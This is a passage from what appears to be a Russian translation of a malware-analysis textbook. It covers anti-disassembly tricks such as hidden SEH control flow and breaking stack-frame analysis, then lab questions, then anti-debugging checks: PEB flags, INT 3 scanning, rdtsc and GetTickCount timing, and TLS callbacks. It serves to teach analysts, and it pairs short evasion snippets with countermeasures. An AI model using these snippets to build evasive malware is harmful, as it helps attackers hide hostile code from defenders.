Программное DEP — это механизм безопасности, который предотвращает добавление сторонних обработчиков исключений во время выполнения. При ручном написании ассемблерного кода эту технологию можно обойти несколькими способами, например используя версию ассемблера с поддержкой директив SafeSEH. В компиляторах языка C от компании Microsoft эту возможность можно отключить, добавив в командную строку компоновщика параметр `/SAFESEH:NO`.

Вызов функции `ExceptionHandler` полностью меняет содержимое стека. К счастью, исследование всех данных, которые находились в стеке до этого момента, не является обязательным для нашей задачи. Нам лишь нужно знать, каким образом можно вернуть стек к позиции, предшествовавшей исключению. Не забывайте, что наша первоочередная цель — скрыть управление потоком, а не провести правильную обработку исключений программы.

При вызове нашего кода ОС добавляет еще один SEH-обработчик. Оба этих обработчика нужно отключить, чтобы программа могла вернуться к нормальной работе. Следовательно, мы должны извлекать наш собственный указатель на стек из `esp+8`, а не из `esp`.

```
mov esp, [esp+8]
mov eax, fs:[0]
mov eax, [eax]
mov eax, [eax]
mov fs:[0], eax
add esp, 8
```

Теперь применим все эти знания для достижения нашей изначальной задачи — скрытия управления потоком. Следующий листинг содержит фрагменты кода из двоичного файла Visual C++, которые незаметно переводят поток в ответвление. Поскольку у нас нет указателя на эту функцию и дизассемблер не поддерживает SEH, все выглядит так, будто у ответвления нет ссылок. Из-за этого дизассемблер считает, что выполняться будет код, который идет сразу за срабатыванием исключения.

```
00401050                ❷ mov    eax, (offset loc_40106B+1)
00401055                  add    eax, 14h
00401058                  push   eax
00401059                  push   large dword ptr fs:0  ; dwMilliseconds
00401060                  mov    large fs:0, esp
00401067                  xor    ecx, ecx
00401069                ❸ div    ecx
0040106B
0040106B loc_40106B:                                  ; DATA XREF: sub_401050o
0040106B                  call   near ptr Sleep
00401070                  retn
00401070 sub_401050       endp ; sp-analysis failed
00401070
```

```
00401070 ; ---------------------------------------------------------------
00401071                 align 10h
00401080              ❶ dd 824648Bh, 0A164h, 8B0000h, 0A364008Bh, 0
00401094                 dd 6808C483h
00401098                 dd offset aMysteryCode ; "Mystery Code"
0040109C                 dd 2DE8h, 4C48300h, 3 dup(0CCCCCCCCh)
```

В этом примере IDA Pro не только упускает из виду тот факт, что ответвление по адресу 401080 ❶ не было вызвано, но даже не может дизассемблировать саму функцию. Этот код скрытно устанавливает обработчик исключения, сначала присваивая регистру EAX значение `40106C` ❷, а затем добавляя к нему `14h`, чтобы получить указатель на функцию `401080`. Исключение, связанное с делением на ноль, срабатывает из-за обнуления ECX с помощью команды `xor ecx, ecx` и последующего вызова инструкции `div ecx` ❸, которая делит регистр EAX на ECX.

Нажмем клавишу `C` в IDA Pro, чтобы превратить адрес данных 401080 в код, и посмотрим, что скрывалось за этим приемом.

```
00401080                 mov     esp, [esp+8]
00401084                 mov     eax, large fs:0
0040108A                 mov     eax, [eax]
0040108C                 mov     eax, [eax]
0040108E                 mov     large fs:0, eax
00401094                 add     esp, 8
00401097                 push    offset aMysteryCode ; "Mystery Code"
0040109C                 call    printf
```

Срыв анализа слоя стека

Продвинутые дизассемблеры способны проанализировать инструкции внутри функции и построить на их основе схему стека, что позволяет отображать локальные переменные и параметры, относящиеся к функции. Эта информация имеет огромное значение для аналитика безопасности, давая возможность анализировать каждую функцию отдельно и помогая лучше понять ее ввод, вывод и структуру.

Тем не менее анализ функции для определения устройства ее слоя в стеке нельзя назвать точной наукой. Как и многие другие аспекты дизассемблирования, алгоритмы, определяющие схему слоя стека, строятся на предположениях и догадках, которые, несмотря на свою обоснованность, могут быть использованы умелым автором вредоносного ПО.

Обход анализа слоев стека делает бесполезными некоторые другие методики дизассемблирования. Самым ярким примером является плагин Hex-Rays Decompiler для IDA Pro, которое генерирует псевдокод функции на языке, близком к C.

Для начала исследуем функцию, задача которой — сорвать анализ слоя стека (листинг 15.1).

Листинг 15.1. Функция, предотвращающая анализ слоя стека

```
00401543     sub_401543   proc near          ; CODE XREF: sub_4012D0+3Cp
00401543                                      ; sub_401328+9Bp
00401543
```

```
00401543     arg_F4       = dword  ptr 0F8h
00401543     arg_F8       = dword  ptr 0FCh
00401543
00401543 000              sub      esp, 8
00401546 008              sub      esp, 4
00401549 00C              cmp      esp, 1000h
0040154F 00C              jl       short loc_401556
00401551 00C              add      esp, 4
00401554 008              jmp      short loc_40155C
00401556 ; ---------------------------------------------------------
00401556
00401556     loc_401556:                  ; CODE XREF: sub_401543+Cj
00401556 00C              add      esp, 104h
0040155C
0040155C     loc_40155C:                  ; CODE XREF: sub_401543+11j
0040155C -F8 ❶            mov      [esp-0F8h+arg_F8], 1E61h
00401564 -F8              lea      eax, [esp-0F8h+arg_F8]
00401568 -F8              mov      [esp-0F8h+arg_F4], eax
0040156B -F8              mov      edx, [esp-0F8h+arg_F4]
0040156E -F8              mov      eax, [esp-0F8h+arg_F8]
00401572 -F8              inc      eax
00401573 -F8              mov      [edx], eax
00401575 -F8              mov      eax, [esp-0F8h+arg_F4]
00401578 -F8              mov      eax, [eax]
0040157A -F8              add      esp, 8
0040157D -100             retn
0040157D     sub_401543   endp ; sp-analysis failed
```

Методики предотвращения анализа слоев стека сильно зависят от используемого компилятора. Конечно, если вредоносная программа полностью написана на ассемблере, ее автор может прибегать к более оригинальным решениям. Но при использовании высокоуровневых языков, таких как C или C++, особое внимание приходится уделять итоговому коду, которым можно манипулировать.

В левом столбце листинга 15.1 показаны стандартные для IDA Pro префиксы строчек, которые состоят из имени сегмента и адреса в памяти для каждой функции. В столбце справа находится указатель на стек. В каждой строке он равен значению регистра ESP относительно его содержимого на момент начала функции. В этом листинге видно, что слой стека данной функции основан на ESP, а не на EBP, как в большинстве случаев. В IDA Pro этот столбец с указателем на стек можно включить с помощью меню Options (Параметры).

На шаге ❶ указатель на стек начинает отображаться как отрицательное число. Это недопустимо для нормальной функции, поскольку так она может повредить слой стека вызывающего ее кода. Кроме того, по мнению IDA Pro, эта функция принимает 62 аргумента, из которых используется только 2.

ПРИМЕЧАНИЕ

Чтобы подробно исследовать в IDA Pro этот огромный слой стека, нажмите Ctrl+K. Если вы попытаетесь нажать Y, чтобы снабдить эту функцию прототипом, то получите один из самых уродливых результатов, который вам когда-либо приходилось видеть.

Как вы уже могли догадаться, эта функция не принимает 62 аргумента. На самом деле аргументов у нее вообще нет — она содержит лишь две локальные переменные. Код, ответственный за срыв анализа в IDA Pro, находится рядом с началом функции, между адресами 00401546 и 0040155C. Это простое сравнение с двумя ответвлениями.

Регистр ESP сравнивается со значением `0x1000`. Если он меньше `0x1000`, то выполняется код по адресу 00401556, в противном случае происходит переход в 00401556. Каждое ответвление добавляет в ESP определенное значение: `0x104` в случае с «меньше» и `4` в случае с «больше или равно». С точки зрения дизассемблера на этом этапе сдвиг указателя на стек может иметь два значения в зависимости от того, какое ответвление было выбрано. И, к счастью для автора вредоноса, выбор оказался неверным.

Ранее мы уже обсуждали условные переходы, которые таковыми не являются, так как их условие всегда дает один и тот же результат — например, инструкция `jz`, идущая сразу за `xor eax, eax`. Изобретательные злоумышленники умеют добавлять в свои алгоритмы специальную семантику для отслеживания подобных флагов с гарантированным состоянием и ложных условных ответвлений. Такой код может пригодиться во многих ситуациях, к тому же в реализации он довольно прямолинейный, хотя и громоздкий.

В листинге 15.1 инструкция `cmp esp, 1000h` всегда дает один и тот же результат. Опытный аналитик безопасности может заметить, что самая нижняя страница памяти в Windows-процессе не будет использоваться в качестве стека, поэтому данное сравнение практически гарантирует выбор ответвления «больше или равно». Но дизассемблер не обладает интуицией такого уровня. Его задача состоит в отображении инструкций. Он не предназначен для сравнения всех решений, принимаемых кодом, с набором реальных сценариев.

Суть проблемы в том, что дизассемблер считает инструкцию `add esp, 104h` верной и уместной, корректируя соответствующим образом свою интерпретацию стека. Инструкция `add esp, 4` в ответвлении «больше или равно» служит лишь для коррекции стека после выполнения `sub esp, 4`, которое происходит перед сравнением. В итоге значение ESP будет таким же, как и до начала последовательности по адресу 00401546.

Чтобы справиться с мелкими изменениями слоя стека (которые случаются из-за того, что анализ слоев стека по самой своей природе ненадежен), можно использовать IDA Pro. Для этого поместите курсор в определенную строку ассемблерного кода и нажмите `Alt+K`, что позволит вам поправить указатель на стек. Но во многих случаях (таких как в листинге 15.1) более эффективным будет изменить инструкции для манипуляции слоем стека, как показано в примерах выше.

Итоги главы

Антидизассемблирование не ограничивается методиками, описанными в данной главе. Это целый класс приемов, которые позволяют воспользоваться сложностями, присущими анализу вредоносного кода. Такие продвинутые программы, как современные дизассемблеры, отлично справляются с разбором кода на инструкции, но даже им приходится основывать свой выбор на предположениях. Для каждого

выбора или предположения, которые могут быть сделаны дизассемблером, существует потенциальная методика антидизассемблирования.

В этой главе было показано, как работают дизассемблеры и чем отличаются линейная и поточная стратегии. Поточные дизассемблеры усложняют антидизассемблирование, но вовсе не делают его невозможным — нужно лишь понимать, что вывод о месте выполнения кода делается исходя из догадок. Многие приемы, направленные против поточной стратегии, подразумевают создание условных инструкций для управления потоком, которые во время выполнения всегда дают один и тот же результат (неизвестный дизассемблеру).

С помощью скрытия управления потоком вредоносная программа может сделать так, чтобы аналитик безопасности пропустил определенный фрагмент кода или не понял его истинное назначение (во втором случае маскируется связь кода с другими функциями и системными вызовами). Мы рассмотрели несколько способов, как этого можно достичь, начиная от инструкции `retn` и заканчивая использованием SEH-обработчиков в качестве универсальных переходов.

Эта глава должна была помочь вам начать воспринимать код с тактической точки зрения. Вы изучили, как работают рассмотренные методики, чем они полезны авторам зловредного ПО и как от них защититься в реальных условиях. Со временем будут изобретены и открыты их новые разновидности. Однако с таким арсеналом знаний вы будете более чем готовы к будущим сражениям на фронте антидизассемблирования.

Лабораторные работы

Лабораторная работа 15.1

Проанализируйте зараженный файл `Lab15-01.exe`. Это программа командной строки, которая принимает аргумент и, если тот совпадает с секретным кодом, выводит сообщение `Good Job!`.

Вопросы

1. Какие методики дизассемблирования использованы в этом двоичном файле?
2. Какой ложный опкод был дизассемблирован обманным путем?
3. Сколько раз применяется данная методика?
4. Какой аргумент командной строки заставляет программу вывести сообщение `Good Job!`?

Лабораторная работа 15.2

Проанализируйте зараженный файл `Lab15-02.exe`. Чтобы ответить на вопросы, откорректируйте все контрмеры по антидизассемблированию, прежде чем исследовать двоичный файл.

Вопросы

1. Какой URL запрашивает эта программа в самом начале?
2. Какое поле `User-Agent` она генерирует?
3. Что эта программа ищет на странице, которую она изначально запрашивала?
4. Что эта программа делает с информацией, извлеченной со страницы?

Лабораторная работа 15.3

Проанализируйте зараженный файл `Lab15-03.exe`. На первый взгляд этот двоичный файл выглядит как обычная утилита, но на самом деле он обладает более широкой функциональностью, чем может показаться.

Вопросы

1. Как изначально вызывается вредоносный код?
2. Что делает этот вредоносный код?
3. К какому URL обращается вредонос?
4. Какое имя файла он использует?

16 Антиотладка

Антиотладка — это распространенная методика противодействия анализу, с помощью которой вредоносное ПО может понять, что оно находится под контролем, и помешать отладчикам. Авторы вредоносов знают, что аналитики безопасности используют отладчики для изучения работы их кода, и применяют методы антиотладки, пытаясь сделать анализ как можно более сложным. Как только зараженная программа понимает, что она запущена внутри отладчика, она может изменить ход выполнения своего кода или модифицировать сам код, что приводит к ее сбою. Это мешает аналитику в исследовании, требуя дополнительного времени и усилий.

Существует множество приемов антиотладки — возможно, сотни, — но мы обсудим только самые популярные из них, встреченные в реальных условиях, и покажем, как можно им противостоять. Однако конечная цель этой главы (помимо знакомства с конкретными методиками) — помочь вам отработать навыки, которые позволят обходить новые и неизвестные ранее способы борьбы с отладкой.

Обнаружение отладчика в Windows

Вредоносное ПО задействует разнообразные методы, чтобы найти признаки подключенного отладчика, включая использование Windows API, ручной поиск индикаторов отладки в структурах памяти и сканирование системы на предмет данных, оставленных отладчиком. Обнаружение отладчика — самый распространенный способ реализации антиотладочных методик.

Использование Windows API

Использование функций Windows API является самым очевидным способом противодействия отладке. Windows API предоставляет несколько вызовов, с помощью которых программа может определить, отлаживается ли она в данный момент. Одни из них специально предназначены для обнаружения отладчика, другие имеют иные задачи, но способны переориентироваться. Несколько подобных функций используют возможности, не задокументированные в API.

Обычно борьба с антиотладочными функциями состоит в ручном изменении вредоносного кода во время его выполнения. Это позволяет избежать соответствующего вызова или сделать так, чтобы программа после него пошла по нужному нам пути (если изменить значение флага после вызова). Такие функции также можно перехватывать, как в руткитах, но это более сложный способ.

Для антиотладки можно использовать следующие вызовы Windows API.

- `IsDebuggerPresent`. Самая простая API-функция для обнаружения отладчика. Она ищет в структуре блока операционного окружения процесса (process environment block, PEB) поле `IsDebugged`. Если оно равно нулю, выполнение происходит вне контекста отладчика; в противном случае отладчик подключен. Мы обсудим структуру PEB более подробно в следующем разделе.
- `CheckRemoteDebuggerPresent`. Эта API-функция почти не отличается от `IsDebuggerPresent`. Однако ее имя может ввести в заблуждение, потому что она ищет не отладчик на удаленном компьютере, а процесс в локальной системе. Она тоже проверяет поле `IsDebugged` в структуре PEB, но может делать это как для себя, так и для другого локального процесса. Эта функция принимает в качестве аргумента дескриптор процесса и затем проверяет, подключен ли к этому процессу отладчик. Чтобы проверить текущую программу, нужно просто передать дескриптор ее процесса.
- `NtQueryInformationProcess`. Эта системная API-функция находится в библиотеке `Ntdll.dll` и извлекает сведения о заданном процессе. Первым ее аргументом является дескриптор процесса, а второй определяет тип информации, которую нужно получить. Например, если указать для этого аргумента значение `ProcessDebugPort` (или `0x7`), можно будет узнать, отлаживается ли соответствующий процесс в данный момент. При обнаружении отладчика возвращается номер порта; в противном случае вы получите ноль.
- `OutputDebugString`. Эта функция позволяет передать отладчику строку, чтобы тот ее отобразил. Она может использоваться для обнаружения присутствия отладчика. Например, в листинге 16.1 функция `SetLastError` присваивает текущему коду ошибки произвольное значение. Если на момент вызова `OutputDebugString` отладчик не подключен, функция `GetLastError` должна вернуть нам не то значение, которое мы установили, потому что при неудачном выполнении функция `OutputDebugString` устанавливает собственный код ошибки. При наличии подключенного отладчика вызов `OutputDebugString` должен завершиться успешно, а значение `GetLastError` должно остаться прежним.

Листинг 16.1. Метод антиотладки на основе OutputDebugString

```
DWORD errorValue = 12345;
SetLastError(errorValue);

OutputDebugString("Test for Debugger");

if(GetLastError() == errorValue)
{
    ExitProcess();
}
else
{
    RunMaliciousPayload();
}
```

Проверка структур вручную

Использование Windows API может показаться самым очевидным способом обнаружения отладчика, но среди авторов вредоносного ПО больше всего распространена ручная проверка структур. Существует множество причин, почему злоумышленники избегают реализации антиотладки на основе Windows API. Например, API-вызовы могут перехватываться руткитом для возвращения ложной информации. В связи с этим авторы вредоносов часто вручную выполняют действия, эквивалентные API-вызовам, не полагаясь на системные библиотеки.

При ручной проверке можно воспользоваться несколькими флагами внутри структуры PEB, предоставляющими сведения о присутствии отладчика. Здесь мы рассмотрим те из них, которые используются чаще всего.

Проверка флага BeingDebugged

В Windows каждый запущенный процесс имеет свою структуру PEB (листинг 16.2). Эта структура содержит все параметры пользовательского режима, связанные с процессом, включая информацию о среде выполнения: переменные среды, список загруженных модулей, адреса в памяти и состояние отладчика.

Листинг 16.2. Структура PEB

```
typedef struct _PEB {
    BYTE Reserved1[2];
    BYTE BeingDebugged;
    BYTE Reserved2[1];
    PVOID Reserved3[2];
    PPEB_LDR_DATA Ldr;
    PRTL_USER_PROCESS_PARAMETERS ProcessParameters;
    BYTE Reserved4[104];
    PVOID Reserved5[52];
    PPS_POST_PROCESS_INIT_ROUTINE PostProcessInitRoutine;
    BYTE Reserved6[128];
    PVOID Reserved7[1];
    ULONG SessionId;
}   PEB, *PPEB;
```

Во время работы процесса к PEB можно обращаться по адресу `fs:[30h]`. Вредоносное ПО использует этот адрес в антиотладке, проверяя флаг `BeingDebugged`, который определяет, отлаживается ли заданный процесс. В табл. 16.1 показаны две разновидности этой проверки.

Таблица 16.1. Ручная проверка флага BeingDebugged

Метод с mov	Метод с push/pop
mov eax, dword ptr fs:[30h]	push dword ptr fs:[30h]
mov ebx, byte ptr [eax+2]	pop edx
test ebx, ebx	cmp byte ptr [edx+2], 1
jz NoDebuggerDetected	je DebuggerDetected

В левом столбце адрес PEB перемещается в регистр EAX. Затем этот сдвиг плюс 2 записывается в EBX, что соответствует сдвигу, по которому внутри PEB находится флаг `BeingDebugged`. В конце проверяется, равен ли регистр EBX нулю. Если да, то отладчик не подключен, и в результате выполняется переход.

Еще один пример показан в правом столбце. Местоположение PEB записывается в регистр EDX с использованием инструкций `push` и `pop`, а затем флаг `BeingDebugged` со сдвигом 2 напрямую сравнивается со значением 1.

Эта проверка может принимать множество форм, но, в сущности, маршрут выполнения определяется условным переходом. Решить эту проблему можно одним из следующих способов.

- Гарантировать выполнение (или невыполнение) перехода, вручную изменив нулевой флаг перед самым срабатыванием соответствующей инструкции. Это самое простое решение.
- Вручную обнулить флаг `BeingDebugged`.

Оба варианта в целом эффективны против любых методик, описанных в этом разделе.

ПРИМЕЧАНИЕ

Целый ряд плагинов для OllyDbg самостоятельно изменяют флаг BeingDebugged. Самыми популярными из них являются Hide Debugger, Hidedebug и PhantOm. Все они позволяют предотвратить проверку BeingDebugged и могут пригодиться в противодействии другим методам, которые мы обсудим в этой главе.

Проверка флага ProcessHeap

Внутри массива `Reserved4` (см. листинг 16.2) есть незадокументированный участок под названием `ProcessHeap`, в котором хранится местоположение первой кучи, выделенной процессу загрузчиком. `ProcessHeap` имеет в структуре PEB сдвиг 0x18. В этой первой куче находится заголовок с полями, на основе которых ядро определяет, создана ли куча в отладчике. Данные поля известны под названиями `ForceFlags` и `Flags`.

В Windows XP поле `ForceFlags` имеет в заголовке кучи сдвиг 0x10, а в Windows 7 — 0x44 (для 32-битных приложений). Вредоносная программа может также искать поле `Flags` со сдвигом 0x0C (в Windows XP) или 0x40 (в Windows 7). Это поле почти всегда идентично `ForceFlags`, но к нему обычно применяется логическое ИЛИ со значением 2.

Ассемблерный код для этой методики представлен в листинге 16.3 (обратите внимание на обязательное наличие двух процедур разыменования).

Листинг 16.3. Ручная проверка флага ProcessHeap

```
mov eax, large fs:30h
mov eax, dword ptr [eax+18h]
cmp dword ptr ds:[eax+10h], 0
jne DebuggerDetected
```

Чтобы справиться с этой методикой, лучше всего вручную изменить флаг `ProcessHeap` или использовать вместе с отладчиком плагин, который скрывает его присутствие. Если вы работаете с WinDbg, можно запустить программу с отключенной отладочной кучей. Например, команда `windbg -hd notepad.exe` создаст кучу в обычном, а не в отладочном режиме, и обсуждаемый флаг не будет установлен.

Проверка флага NTGlobalFlag

Поскольку при запуске в отладчике процесс работает немного иначе, процедура создания его кучи тоже отличается. Информация, которую система использует для определения того, как создавать структуры кучи, хранится на незадокументированном участке структуры PEB со сдвигом 0x68. Если значение в этом месте равно 0x70, можно быть уверенным, что код выполняется в отладчике.

Когда отладчик создает кучу, значение 0x70 представляет собой сочетание следующих флагов. Эти флаги устанавливаются для процесса, запущенного в режиме отладки.

```
(FLG_HEAP_ENABLE_TAIL_CHECK | FLG_HEAP_ENABLE_FREE_CHECK |
FLG_HEAP_VALIDATE_PARAMETERS)
```

В листинге 16.4 показан ассемблерный код для выполнения этой проверки.

Листинг 16.4. Проверка флага NTGlobalFlag

```
mov eax, large fs:30h
cmp dword ptr ds:[eax+68h], 70h
jz DebuggerDetected
```

Чтобы справиться с этой методикой, лучше всего вручную изменить этот флаг или использовать плагин к отладчику, который скрывает его присутствие. Если вы работаете с WinDbg, можете запустить программу с отключенной отладочной кучей, как было показано в предыдущем разделе.

Проверка остаточных данных в системе

При анализе вредоносного ПО обычно используются инструменты для отладки, которые оставляют в системе определенные следы. По их наличию или отсутствию вредонос может определить, пытаются ли его исследовать. Например, он может поискать упоминания об отладчиках в ключах реестра. Ниже показан типичный для отладчика путь:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AeDebug
```

В этом ключе указан отладчик, который запускается, когда в программе происходит ошибка. По умолчанию он равен `Dr. Watson`, поэтому, обнаружив строку вроде `OllyDbg`, вредонос может догадаться, что он находится под микроскопом.

Вредонос может также искать в системе файлы и каталоги, которые обычно присутствуют во время анализа безопасности (например, исполняемые файлы популярных отладчиков). Многие бэкдоры содержат код для сканирования файловой системы. Поиск остаточной информации может происходить в оперативной памяти

путем просмотра списка текущих процессов или, что более распространено, с помощью вызова функции `FindWindow` в попытке найти отладчик, как это показано в листинге 16.5.

Листинг 16.5. Код обнаружения на языке C с использованием FindWindow

```
if(FindWindow("OLLYDBG", 0) == NULL)
{
    // Отладчик не найден
}
else
{
    // Отладчик обнаружен
}
```

В этом примере код просто ищет окно с именем `OLLYDBG`.

Распознавание поведения отладчика

Как вы помните, отладчики позволяют создавать точки останова и пошагово выполнять процесс. Это помогает аналитику безопасности при разборе кода. Однако во время выполнения этих операций отладчик изменяет код процесса. Во вредоносном ПО применяется несколько методик для распознавания подобного поведения отладчиков: INT-сканирование, проверка контрольных сумм и сверка времени.

INT-сканирование

`INT 3` — это программное прерывание, которое используется отладчиками для временной замены инструкции в выполняющейся программе и вызова отладочного обработчика исключений (это базовый механизм создания точек останова). Опкод для `INT 3` равен `0xCC`. Каждый раз, когда вы создаете точку останова, отладчик изменяет код программы, вставляя в него `0xCC`.

Кроме специальной инструкции `INT 3` команда `INT` *`immediate`* позволяет выполнять и любые другие прерывания, не только 3 (*`immediate`* может быть регистром, например EAX). Для нее можно использовать два опкода: `0xCD` *значение*. Этот двухбайтный опкод не так часто используется в отладчиках.

Одна из распространенных методик антиотладки заключается в сканировании собственного процесса на наличие инструкции `INT 3` путем поиска опкода `0xCC`. Эта процедура показана в листинге 16.6.

Листинг 16.6. Поиск в коде точек останова

```
call $+5
pop edi
sub edi, 5
mov ecx, 400h
mov eax, 0CCh
repne scasb
jz DebuggerDetected
```

Этот код начинается с вызова, за которым идет инструкция `pop`, помещающая EIP внутрь EDI. После этого регистр EDI выравнивается, чтобы совпасть с началом кода. Затем код сканируется на наличие байтов `0xCC`. Если такой байт найден, это говорит о присутствии отладчика. Этот прием можно обойти путем использования аппаратных точек останова вместо программных.

Проверка контрольной суммы кода

Вредонос может вычислить контрольную сумму на участке своего кода. Это дает тот же результат, что и поиск прерываний, но вместо байтов `0xCC` ищется либо циклический избыточный код (cyclic redundancy check, CRC), либо контрольная сумма опкодов вредоноса типа MD5.

Этот прием пользуется меньшей популярностью, чем сканирование, но не уступает ему в эффективности. Чтобы выявить его, ищите код, в котором вредонос перебирает собственные инструкции, сравнивая их с ожидаемым значением.

Для борьбы с этой методикой можно использовать аппаратные точки останова или ручное редактирование маршрута выполнения во время отладки программы.

Сверка времени

Сверка времени является одним из самых популярных способов обнаружения отладчиков, поскольку отладка замедляет работу процессов. Например, пошаговое выполнение программы приводит к существенному снижению ее производительности.

Существует несколько способов обнаружения отладчиков на основе проверки времени.

- Запишите две временные метки, выполнив между ними несколько операций. Сравните результаты. Задержка будет говорить о присутствии отладчика.
- Запишите временные метки перед срабатыванием исключения и после него. Если процесс не отлаживается, исключение будет обработано довольно быстро; отладчик же будет обрабатывать его намного медленнее. При появлении исключения большинство отладчиков по умолчанию требует вмешательства со стороны человека, что приводит к огромной задержке. Заметная задержка будет даже в том случае, если вы проигнорируете исключение и передадите его программе.

Использование инструкции rdtsc

Самым распространенным методом сверки времени является использование инструкции `rdtsc` с опкодом `0x0F31`. Она возвращает количество тактов с момента последней перезагрузки системы в виде 64-битного значения, помещенного в EDX:EAX. Вредоносная программа просто дважды выполняет эту инструкцию и вычисляет разницу между двумя результатами.

В листинге 16.7 показан образец реального вредоносного кода, в котором используется прием на основе `rdtsc`.

Листинг 16.7. Метод сверки времени на основе rdtsc

```
rdtsc
xor ecx, ecx
add ecx, eax
rdtsc
sub eax, ecx
cmp eax, 0xFFF ❶
jb NoDebuggerDetected
rdtsc
push eax ❷
ret
```

Вредонос проверяет, не превышает ли разница между двумя вызовами `rdtsc` значение `0xFFF` ❶. Если окажется, что прошло слишком много времени, условный переход не выполняется; в этом случае `rdtsc` вызывается еще раз, а результат помещается в стек ❷. В итоге поток выполнения возобновится в случайном месте.

Использование функций QueryPerformanceCounter и GetTickCount

В Windows API есть две функции, которые можно использовать вместо `rdtsc` для антиотладочной сверки времени. Данный метод основан на том факте, что процессоры обладают счетчиками производительности высокого разрешения — регистрами, которые хранят количество действий, выполненных процессором. С помощью двойного вызова функции `QueryPerformanceCounter` можно получить разницу во времени, которая будет использоваться в сравнении. Если задержка между двумя вызовами оказалась слишком большой, можно сделать предположение о наличии отладчика.

Функция `GetTickCount` возвращает количество миллисекунд, которые истекли с момента последней перезагрузки системы (ввиду объема памяти, выделенной под этот счетчик, он сбрасывается каждые 49,7 дня). Пример практического использования `GetTickCount` показан в листинге 16.8.

Листинг 16.8. Сверка времени на основе GetTickCount

```
a = GetTickCount();
MaliciousActivityFunction();
b = GetTickCount();

delta = b-a;
if ((delta) > 0x1A)
{
    // Отладчик обнаружен
}
else
{
    // Отладчик не найден
}
```

Все атаки на основе проверки времени, рассмотренные выше, можно обнаружить в процессе отладки или статического анализа путем поиска двух последовательных вызовов этих функций, за которыми идет сравнение. Эти проверки способны распознать отладчик только при пошаговом выполнении или создании точки останова между двумя вызовами, которые измеряют разницу во времени. Следовательно, чтобы избежать обнаружения с использованием подобных методов, проще всего дождаться окончания проверки, создать точку останова после нее и затем возобновить пошаговое выполнение. Если так сделать нельзя, просто измените результат сравнения, чтобы состоялся нужный вам переход.

Искажение работы отладчика

Вредоносное ПО может использовать несколько методик для препятствия нормальной работе отладчика: функции обратного вызова на основе локальной памяти потока (thread local storage, TLS), исключения и добавление прерываний. Все они пытаются прекратить выполнение программы, если та находится под управлением отладчика.

Использование функций обратного вызова на основе TLS

Логично предположить, что при загрузке программы в отладчик она остановится на первой своей инструкции, однако это не всегда так. Большинство отладчиков начинают выполнение с входной точки, указанной в PE-заголовке. Функции обратного вызова на основе TLS позволяют выполнить код, который предшествует этой точке и, следовательно, не подконтролен отладчику. Если полагаться на одну лишь отладку, можно упустить часть функциональности вредоноса, поскольку функции обратного вызова на основе TLS могут вызываться сразу после загрузки в отладочной среде.

TLS — это вид хранилища в Windows, в котором объекты данных не являются автоматическими переменными стека, но принадлежат конкретному потоку, выполняющему код. TLS фактически позволяет потокам хранить разные значения для одной и той же переменной. Если исполняемый файл использует технологию TLS, в его PE-заголовке обычно присутствует раздел `.tls`, как показано на рис. 16.1. TLS поддерживает функции обратного вызова для инициализации и уничтожения своих объектов. Windows выполняет эти функции до запуска обычного кода в начале программы.

Функции обратного вызова на основе TLS можно просмотреть с помощью PEview в разделе `.tls`. Само наличие этого раздела является верным признаком использования антиотладки, поскольку в обычных программах ее, как правило, нет.




Рис. 16.1. Таблица с функциями обратного вызова на основе TLS в PEview

IDA Pro упрощает анализ этих функций. Нажав Ctrl+E, вы можете увидеть все точки входа программы, в том числе и TLS (рис. 16.2). Каждая функция имеет свою метку с префиксом `TlsCallback`. В IDA Pro вы можете перейти к ее объявлению, выполнив двойной щелчок на ее имени.




Рис. 16.2. Просмотр функций обратного вызова на основе TLS в IDA Pro (нажатием сочетания клавиш Ctrl+E)

Функции обратного вызова на основе TLS могут быть выполнены внутри отладчика, хотя иногда они вызываются до остановки в начальной точке входа. Чтобы избежать этой проблемы, измените настройки отладчика. Например, в случае с OllyDbg можно пройти в меню Options ▸ Debugging Options ▸ Events (Параметры ▸ Параметры

отладки ▸ События) и выбрать в качестве участка для первой паузы пункт System breakpoint (Системная точка останова), как показано на рис. 16.3.

ПРИМЕЧАНИЕ

